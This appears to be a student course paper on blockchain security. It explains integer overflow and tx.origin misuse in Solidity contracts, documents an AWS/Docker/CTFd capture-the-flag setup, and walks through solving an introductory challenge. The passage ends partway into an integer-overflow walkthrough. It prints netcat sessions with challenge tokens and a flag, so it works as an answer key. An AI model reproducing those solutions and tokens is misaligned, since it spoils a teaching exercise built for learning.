NYU | TANDON SCHOOL OF ENGINEERING

Theory and Practice in Blockchain Security: A CTF-Based Exploration of Blockchain Vulnerabilities

Final Project
Introduction to Blockchain and Distributed Ledger Technology

Rohan Ahuja & Mauro de los Santos

December 23, 2023

Contents

1 Introduction

In this research paper, we present our final project for the Blockchain course, aiming to deepen our understanding of Blockchain security. Having spent a semester delving into Blockchain, ranging from foundational concepts to advanced topics, we integrate this knowledge with our primary focus on cybersecurity. This synergy forms the basis of our exploration into the security vulnerabilities inherent in Blockchain technology.

A significant emphasis of our research is on the security flaws prevalent in Smart Contracts and Solidity, along with the risks arising from improper Blockchain configuration or usage. Such vulnerabilities pose threats to the Confidentiality, Integrity, and Availability (CIA) of data, potentially impacting end-users.

Our project is structured into two principal sections. The first, delineated in Chapter 2, provides a theoretical framework. Here, we begin by elucidating the underlying concepts that give rise to various vulnerabilities. This discussion extends to examining potential consequences and discussing effective mitigation strategies.

The second section, detailed in Chapter 4, adopts a practical approach towards Blockchain security. Leveraging Capture The Flag (CTF) methodologies, we design, deploy, and solve a series of challenges that exploit the vulnerabilities discussed earlier. This hands-on segment aims to demonstrate the process of identifying and exploiting these vulnerabilities, underscoring their real-world implications.

Additionally, we intend to keep the CTF infrastructure (detailed in Chapter 3) accessible to the public. This will serve as both an academic resource and a practical tool for learning about Blockchain security and safeguarding Blockchain systems.

2 Theoretical Exploration of the Vulnerabilities

In this section, we embark on a comprehensive examination of various Blockchain vulnerabilities. These security flaws, which we will later replicate and exploit through specially designed CTF challenges, are pivotal to understanding the practical implications of theoretical concepts in Blockchain security.

The primary objective of this section is threefold:

1. **Conceptual Clarity**: We will dissect each vulnerability to unravel the underlying concepts. This involves probing into the root causes of these security flaws, thereby illuminating the reasons behind their occurrence.
2. **Identification Mechanisms**: Equipped with theoretical insights, we will delineate methodologies and tools essential for recognizing these vulnerabilities. This step is crucial for preemptive detection and response in real-world scenarios.
3. **Mitigation Strategies**: Understanding a vulnerability is incomplete without exploring its countermeasures. We will delve into potential mitigation techniques, setting the groundwork for enhancing Blockchain security and resilience.

By establishing a solid theoretical foundation, this section aims to provide a comprehensive understanding of Blockchain vulnerabilities. This knowledge is not only instrumental for the subsequent practical exercises but also vital for anyone looking to fortify Blockchain systems against evolving security threats.

2.1 Integer overflow

2.1.1 Understanding Integer Overflow

An Integer Overflow occurs when an arithmetic operation exceeds the maximum value that can be represented in a given number of bits, causing the value to wrap around. This phenomenon is critical in application security and is especially pertinent in Blockchain, where the immutable nature of Smart Contracts can amplify the implications of such vulnerabilities.

2.1.2 Integer Overflow in Solidity

Solidity, Ethereum's Smart Contract programming language, uses fixed-size integer types. If an arithmetic operation in Solidity exceeds the limits of these types, it results in a wraparound. This can be particularly hazardous in financial contexts, where it might lead to unintentional manipulation of balances or token quantities.

2.1.3 Mitigating Integer Overflow

With the release of Solidity version 0.8.0, arithmetic operations automatically check for overflows, reverting the transaction if one is detected. For contracts written in earlier versions, developers can use the SafeMath library to ensure safe arithmetic operations. The absence of such safeguards in older contracts can expose them to potential exploits.

2.2 Misuse of tx.origin

2.2.1 Understanding the misuse of tx.origin vulnerability

The tx.origin vulnerability arises from a misunderstanding of Ethereum's transaction properties, particularly the difference between tx.origin and msg.sender.

tx.origin refers to the original initiator of a transaction. In a chain of contract calls, it always points to the external account that started the transaction, not the immediate caller. On the other hand, msg.sender refers to the immediate sender of the message. In a chain of calls, msg.sender can be either an external account or a contract.

2.2.2 The misuse of tx.origin vulnerability in Solidity

The vulnerability occurs when a contract uses tx.origin to perform authentication checks, instead of msg.sender. An attacker can exploit this by interacting with a vulnerable contract through another contract, thus making tx.origin (the attacker's address) differ from msg.sender (the attacking contract's address).

2.2.3 Mitigating the misuse of tx.origin vulnerability

The primary mitigation strategy is avoiding the use of tx.origin for authentication purposes. Smart contract developers are advised to use msg.sender for all authentication checks. This simple yet effective change can prevent the exploitation of this vulnerability.

2.3 Beyond the Scope

While this project delves into two specific vulnerabilities, integer overflow and tx.origin misuse, it is important to recognize that the realm of Blockchain technology is vast and potentially harbors numerous other vulnerabilities. The exploration of these two vulnerabilities serves as a starting point, but the responsibility extends to the reader to further investigate the diverse array of security flaws that may exist in Blockchain systems. Developing a robust security mindset involves not only understanding identified vulnerabilities but also proactively seeking out and learning how to identify, exploit, and mitigate a broader spectrum of potential threats. For those eager to expand their knowledge beyond the confines of this document, a wealth of information can be found in our key reference, which has been instrumental in the conception and development of this project [5]. This resource offers an in-depth exploration into various Blockchain vulnerabilities, serving as an excellent guide for those aspiring to deepen their understanding and expertise in Blockchain security.

3 Blockchain CTF Infrastructure Setup

A foundational element of this paper is the meticulous deployment of infrastructure essential for hosting the CTF challenges and facilitating the deployment and exploitation of vulnerable Smart Contracts. This task necessitates a thorough comprehension of Blockchain technology, including an understanding of Public vs. Private chains, transaction mechanics, genesis blocks, and concepts such as faucets and gas pricing. Although this component does not directly delve into the vulnerabilities, it is the cornerstone that enables the practical exploration and contextual grounding of our research.

3.1 Cloud-Based Infrastructure

Our infrastructure strategy emphasizes a cloud-based approach, leveraging a suite of AWS services to ensure best practices in scalability, security, and efficiency. Key services include:

- **IAM Roles and Users**: To manage access and security effectively.
- **Budget and Price Management Tools**: For cost-effective resource utilization.
- **AMI Snapshots**: To facilitate rapid deployment and scalability.
- **EC2 Instances**: Serving as the backbone of our infrastructure, these instances will host our Blockchain networks and Smart Contracts, as well as out CTFd environment.

3.2 Implementing a Testnet Challenge

We will also provide a comprehensive guide on setting up a challenge from scratch on the Sepolia testnet. This will encompass the development, deployment, and debugging stages of a Smart Contract. This step-by-step overview will not only serve as a practical guide but also as an illustration of the theoretical concepts in a real-world scenario. See 3.4 for more details.

3.3 The Foundations

Before delving into the highly technical aspects, it is essential to establish the foundational elements of our infrastructure. This encompasses two main components: the EC2 instances that will host our challenges, includin Blockchain networks with vulnerable contracts, and the CTFd infrastructure, which will serve as the front-end web interface for participants.

3.3.1 Blockchains

The cornerstone of the Blockchain component of our infrastructure is based on a template available on GitHub [4]. This template provides a structured framework essential for developing and deploying challenges. An overview of the key elements in this framework is as follows:

- **Contracts Folder**: This directory houses the Solidity files containing our vulnerable contracts.
- **.env File**: Contains the Blockchain RPC endpoint, which could be a localhost address pointing to our private Blockchain deployed in a container, or a public testnet RPC like Sepolia.
- **challenge.yml**: Specifies challenge details such as description, contract class name, constructor parameters, and an option to display contract source code to users.
- **docker-compose.yml**: Manages the deployment of three key services in separate containers:
  1. The challenge container.
  2. A private blockchain using Geth.
  3. A Faucet container for ETH distribution in the private blockchain.

  Understanding these containers is crucial for comprehending the infrastructure's underpinnings.
- **flag.txt**: Contains the challenge's flag, which links the Blockchain and CTFd components of the infrastructure.

3.3.2 Deployment Procedure

The deployment involves several steps [3]:

1. **Clone the Template**: Utilize `git clone` to create a new challenge project from the provided template.
2. **Develop the Contract**: Navigate to the contract directory, code the challenge contract with an `isSolved()` function, and replace the example contract. For multi-contract challenges, deploy them in the setup contract's constructor.
3. **Configure the Challenge**: Edit the `challenge.yml` file to set up your challenge. Refer to the file's comments for detailed configuration instructions.
4. **Set the Flag and Keys**: Place your flag in the `flag.txt` file and update the private key in the `.env` file.
5. **Launch the Challenge**: Execute `docker-compose pull && docker-compose up -d` to start the challenge.

This structure not only ensures a systematic approach to challenge deployment but also integrates essential elements for a comprehensive and secure Blockchain testing environment.

3.3.3 CTFd

CTFd is a Capture The Flag (CTF) framework designed for easy use and customization [2]. It provides a comprehensive set of features to run CTF competitions effortlessly. Key features include the ability to create challenges, categories, hints, and flags through a user-friendly Admin Interface. CTFd supports dynamic scoring challenges, unlockable challenges, and offers a plugin architecture for custom challenges. It allows file uploads to the server or an Amazon S3-compatible backend, implements automatic bruteforce protection, and supports individual or team-based competitions. With features like scoreboard, scoregraphs, and team management, CTFd provides a versatile platform for organizing and participating in CTF events.

CTFd Setup We used the available docker containers for the various subcomponents and installed them on our Ubuntu 22 EC2. Follwing are the high-level steps involved:

- **Setup EC2**: Spin up an EC2 Ubuntu instance.
- **Setup Docker**: Install docker and other dependencies on the Ubuntu VM
- **Setup CTfd**: Clone the CTFd repo, pull the required docker containers, setup sub components such as Maria DB, redis, CTFd frontend etc. and update the congif.ini with the components.
- **Run CTFd**: Use docker-compose to bring up all the components.

A cool CTF platform from ctfd.io
Follow us on social media:
Click here to login and setup your CTF

Figure 1: CTFd Home Screen

Setup Challenges on CTFd Once the CTFd and the challenges are up (described in further sections), we can use the CTFd Admin Panel to setup the challenges. This includes defining the flags, challenge points, connection details, and hints. This will be the first place of interaction with all the participants





Figure 2: CTFd Deployed Challenges

3.4 The Default Challenge: Infrastructure Interaction Overview

To demonstrate the functionality of our deployed infrastructure and to provide an introductory experience for first-time CTF participants, we designed a default challenge. This section outlines the steps involved in interacting with and exploiting this challenge, illustrating the effective use of our setup.


Initial Connection Participants start by accessing the CTFd interface and the EC2 instance hosting our Docker containers, as shown in Figures 3 and 4.



Can you make the isSolved() function return true? This is a intro challenge to to get to know things! All the best!!!

```
nc 52.90.103.107 20000
```

Figure 3: CTFd first screen.




```
root@ip-172-31-45-167:/home/ubuntu/solidity-ctf-template# docker ps
CONTAINER ID   IMAGE                         COMMAND                  CREATED          STATUS          PORTS                                              NAMES
479e6a5d9ebb   chainflag/eth-faucet:1.1.0    "/app/eth-faucet -wa…"   13 seconds ago   Up 4 seconds    0.0.0.0:8080→8080/tcp, :::8080→8080/tcp            eth_faucet
e304c9f56bae   chainflag/fogeth:latest       "/entrypoint.sh"         14 seconds ago   Up 12 seconds   80/tcp, 0.0.0.0:8545→8545/tcp, :::8545→8545/tcp    fogeth
2e1c4e482d91   chainflag/solidctf:1.0.0      "tini -g -- /entrypo…"   14 seconds ago   Up 12 seconds   0.0.0.0:20000→20000/tcp, :::20000→20000/tcp        solidity-ctf-template_challenge_1
```

Figure 4: Docker containers deployed.

Environment Configuration The challenge environment includes the following key configurations:

- **.env File**: Specifies the Sepolia RPC URL and our private key.
- **Contracts Directory**: Contains a vulnerable smart contract.
- **challenge.yml**: Details the challenge description and parameters.
- **flag.txt**: Holds the challenge's flag.

Verifying Container States We first verify the geth container's state, confirming the genesis block creation and subsequent block mining:



```
INFO [12-20|17:50:39.133] Unlocked account                         address=0×Ec469E9473fBbA97A2EE923b4A6dAc697Dcf3bDE
INFO [12-20|17:50:39.134] Transaction pool price threshold updated price=0
INFO [12-20|17:50:39.134] Updated mining threads                   threads=0
INFO [12-20|17:50:39.134] Transaction pool price threshold updated price=1,000,000,000
INFO [12-20|17:50:39.134] Etherbase automatically configured       address=0×Ec469E9473fBbA97A2EE923b4A6dAc697Dcf3bDE
INFO [12-20|17:50:39.134] Commit new sealing work                  number=1 sealhash=8a20a7..f798b2 uncles=0 txs=0 gas=0 fees=0 elapsed="205.972µs"
INFO [12-20|17:50:39.135] Commit new sealing work                  number=1 sealhash=8a20a7..f798b2 uncles=0 txs=0 gas=0 fees=0 elapsed="746.606µs"
INFO [12-20|17:50:39.136] Successfully sealed new block            number=1 sealhash=8a20a7..f798b2 hash=eb113a..b04ef2 elapsed=1.636ms
INFO [12-20|17:50:39.137] 🔨 mined potential block                  number=1 hash=eb113a..b04ef2
INFO [12-20|17:50:39.136] Commit new sealing work                  number=2 sealhash=d79ac8..89c095 uncles=0 txs=0 gas=0 fees=0 elapsed="354.815µs"
INFO [12-20|17:50:39.137] Commit new sealing work                  number=2 sealhash=d79ac8..89c095 uncles=0 txs=0 gas=0 fees=0 elapsed="940.65µs"
INFO [12-20|17:50:44.000] Successfully sealed new block            number=2 sealhash=d79ac8..89c095 hash=184e9f..307466 elapsed=4.863s
```

Figure 5: Initial blocks mining in the private Blockchain.

We also examine the faucet container Web GUI and use Geth to access blockchain details:




ETH Testnet Faucet
127.0.0.1:8080
ETH Faucet
Receive 1 ETH per request
Serving from 0xEc469E9473fBbA97A2EE923b4A6dAc697Dcf3bDE
0xcE4374f3B241addF510430AfB5939A26f3018045
Request


Figure 6: Faucet Web GUI functionality check.



```
┌──(root㉿kali)-[/home/kali/proj_blockchain/go-ethereum]
└─# ./build/bin/geth attach http://localhost:8545
Welcome to the Geth JavaScript console!

instance: Geth/v1.10.26-stable-e5eb32ac/linux-amd64/go1.18.8
at block: 20 (Wed Dec 20 2023 12:14:35 GMT-0500 (EST))
 modules: eth:1.0 net:1.0 rpc:1.0 web3:1.0

To exit, press ctrl-d or type exit
>
> web3.eth.getBalance("0×a1bB8d2A8907970a9Ec3fcA73B2a237573978CED")
1000000000000000000
> web3.eth.getBalance("0×Ec469E9473fBbA97A2EE923b4A6dAc697Dcf3bDE")
9.046256971665327767466483203803742801036717552003169065572623728923385623 12e+74
```


Figure 7: Accessing the blockchain via Geth.

Challenge Interaction Participants connect to the challenge endpoint and follow the instructions to create an account and transfer ETH for challenge continuation:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 52.90.103.107 20000
Can you make the isSolved() function return true? This is a intro challenge to to get to know things! All the best!!!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0×56E03F6205e9dbe52C9c2501FA68CEfaB7944B2b
[+] token: v4.local.pGiMpHNVoJCVKkFTKFuPrMC8wa-kYyJF-ogr5d9zLNLMqH4EoHcrxsgp_jD9GOlr0ifGrk60QTM7ETfk5ATs6VmzXjQ90ZJ4hpZ
dIg.R3JlZXRlcg
[+] please transfer more than 0.009 test ether to the deployer account for next step
```

Figure 8: Connecting to the default challenge.



Send


Status	View on block explorer
Confirmed	Copy transaction ID
From	To
0xa1bB8...7...	0x56E03...4...

Transaction

Nonce	29
Amount	-0.1 SepoliaETH
Gas Limit (Units)	21000
Gas Used (Units)	21000
Base fee (GWEI)	34.515662897
Priority fee (GWEI)	1.5
Total gas fee	0.000756 SepoliaETH
Max fee per gas	0.000000047 SepoliaETH
Total	0.10075633 SepoliaETH


Figure 9: Sending ETH to the recently created account.

Contract Deployment and Interaction The next step involves deploying the vulnerable contract and verifying it on Etherscan:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 52.90.103.107 20000
Can you make the isSolved() function return true? This is a intro challenge to to get to know things! All the best!!!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.pGiMpHNVoJCVKkFTKFuPrMC8wa-kYyJF-ogr5d9zLNLMqH4EoHcrxsgp_jD9GOlr0ifGrk60QTM7ETfk5ATs6Vm
tI1zRQExYDA6NCMuIU03EpoqQF0OxZvjLHjsdIg.R3JlZXRlcg
[+] contract address: 0×60E367Fb6D5ddfc52327e7bE0Ae27Fb62E3d0dA9
[+] transaction hash: 0×8fba89ad78622cc65231b4366a3f8de6c252deae61a3c3cc650f646e4bd8c5c6
```

Figure 10: Deploying the vulnerable contract to Sepolia with our new account.



Contract 0x60E367Fb6D5ddfc52327e7bE0Ae27Fb62E3d0dA9

Overview
ETH BALANCE
0 ETH

More Info
CONTRACT CREATOR
0x56E03F...B7944B2b at txn 0x8fba89ad78622cc65...


Multi Chain
MULTICHAIN ADDRESSES
N/A

Latest 1 from a total of 1 transactions

Transaction Hash	Method	Block	Age	From		To	Value	Txn Fee
0x8fba89ad78622cc65...	0x60806040	4929201	10 secs ago	0x56E03F...B7944B2b	IN	Contract Creation	0 ETH	0.01100284

Figure 11: Verifying in Etherscan the new contract.

Participants retrieve the contract's source code for exploitation:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 52.90.103.107 20000
Can you make the isSolved() function return true? This is a intro challenge to to get to know things! All the best!!!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 4
contracts/Example.sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.9;

contract Greeter {
    string greeting;

    constructor(string memory _greeting) {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "HelloChainFlag";
        return keccak256(abi.encodePacked(expected)) == keccak256(abi.encodePacked(greeting));
    }
}
```

Figure 12: Getting the source code of the contract.

Using Remix, participants exploit the contract to solve the challenge:





Figure 13: Solving the default challenge from Remix.


Retrieving the Flag Upon successful exploitation, participants can retrieve the flag:



```
┌──(root㉿kali)-[/home/kali/proj_blockchain]
└─# nc 52.90.103.107 20000
Can you make the isSolved() function return true? This is a intro challenge to to get to know things! All the best!!!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.pGiMpHNVoJCVKkFTKFuPrMC8wa-kYyJF-ogr5d9zLNLMqH4EoHcrxsgp_jD9GOlr0ifGrk60QTM7ETfk5ATs6Vmz
tI1zRQExYDA6NCMuIU03EpoqQF0OxZvjLHjsdIg.R3JlZXRlcg
[+] flag: flag{W3lc0m3_t0_bl0ckch@1n_CTF}
```

Figure 14: Solving the default challenge.

Finally, the flag is submitted to CTFd to complete the challenge:



Name	Date
Mauro's Team	December 21st, 9:12:01 AM

Figure 15: Submitting the flag and getting the points.


This walkthrough not only validates the infrastructure setup but also guides participants through the process of deploying, interacting with, and exploiting smart contracts on the blockchain.

4 Exploiting the Vulnerabilities

4.1 Integer Overflow Challenge: Step-by-Step Walkthrough

This section illustrates the process of deploying, interacting with, exploiting, and ultimately solving a real integer overflow challenge on the Sepolia network. This walkthrough serves as a blueprint for the development of subsequent challenges and their integration with the CTFd platform.


After getting the endpoint address frm CTFd as shown in the previous Section 3.4 with the default challenge, now the challenge interaction begins again with account creation:



```
root@ip-172-31-45-167:/home/ubuntu/solidity-ctf-template# nc 127.0.0.1 20000
Can you make the isSolved() function return true? Overflow for the win.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0×17a7C746531b0f6662e0EF6FCC37A0398C71e284
[+] token: v4.local.cJ9f9ANE_yVtOFiZxktEFiQvBnaUChjijMrXwCPOKi6GU1CP3nfQWWc-0YW_4YZWH-X4w2e9hzM-
Y8Q.U2ltcGxlT3ZlcmZsb3c
[+] please transfer more than 0.001 test ether to the deployer account for next step
```

Figure 16: Account creation in the challenge.

Subsequently, we transfer Ether to the new account, confirming its receipt:



Send

Status — View on block explorer
Confirmed — Copy transaction ID


From: 0xa1bB8...7...
To: 0x17a7C...1e...

Transaction

Nonce	25
Amount	-0.002 SepoliaETH
Gas Limit (Units)	21000
Gas Used (Units)	21000
Base fee (GWEI)	1.060452675
Priority fee (GWEI)	1.5
Total gas fee	0.000054 SepoliaETH
Max fee per gas	0.000000003 SepoliaETH
Total	0.00205377 SepoliaETH

Figure 17: Transferring ETH to the new account.

The next step involves deploying the vulnerable smart contract:



```
root@ip-172-31-45-167:/home/ubuntu/solidity-ctf-template# nc 127.0.0.1 20000
Can you make the isSolved() function return true? Overflow for the win.

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.cJ9f9ANE_yVtOFiZxktEFiQvBnaUChjijMrXwCPOKi6GU1CP3nfQWWc-0YW_
UFSRbJ4R1T4Y8Q.U2ltcGxlT3ZlcmZsb3c
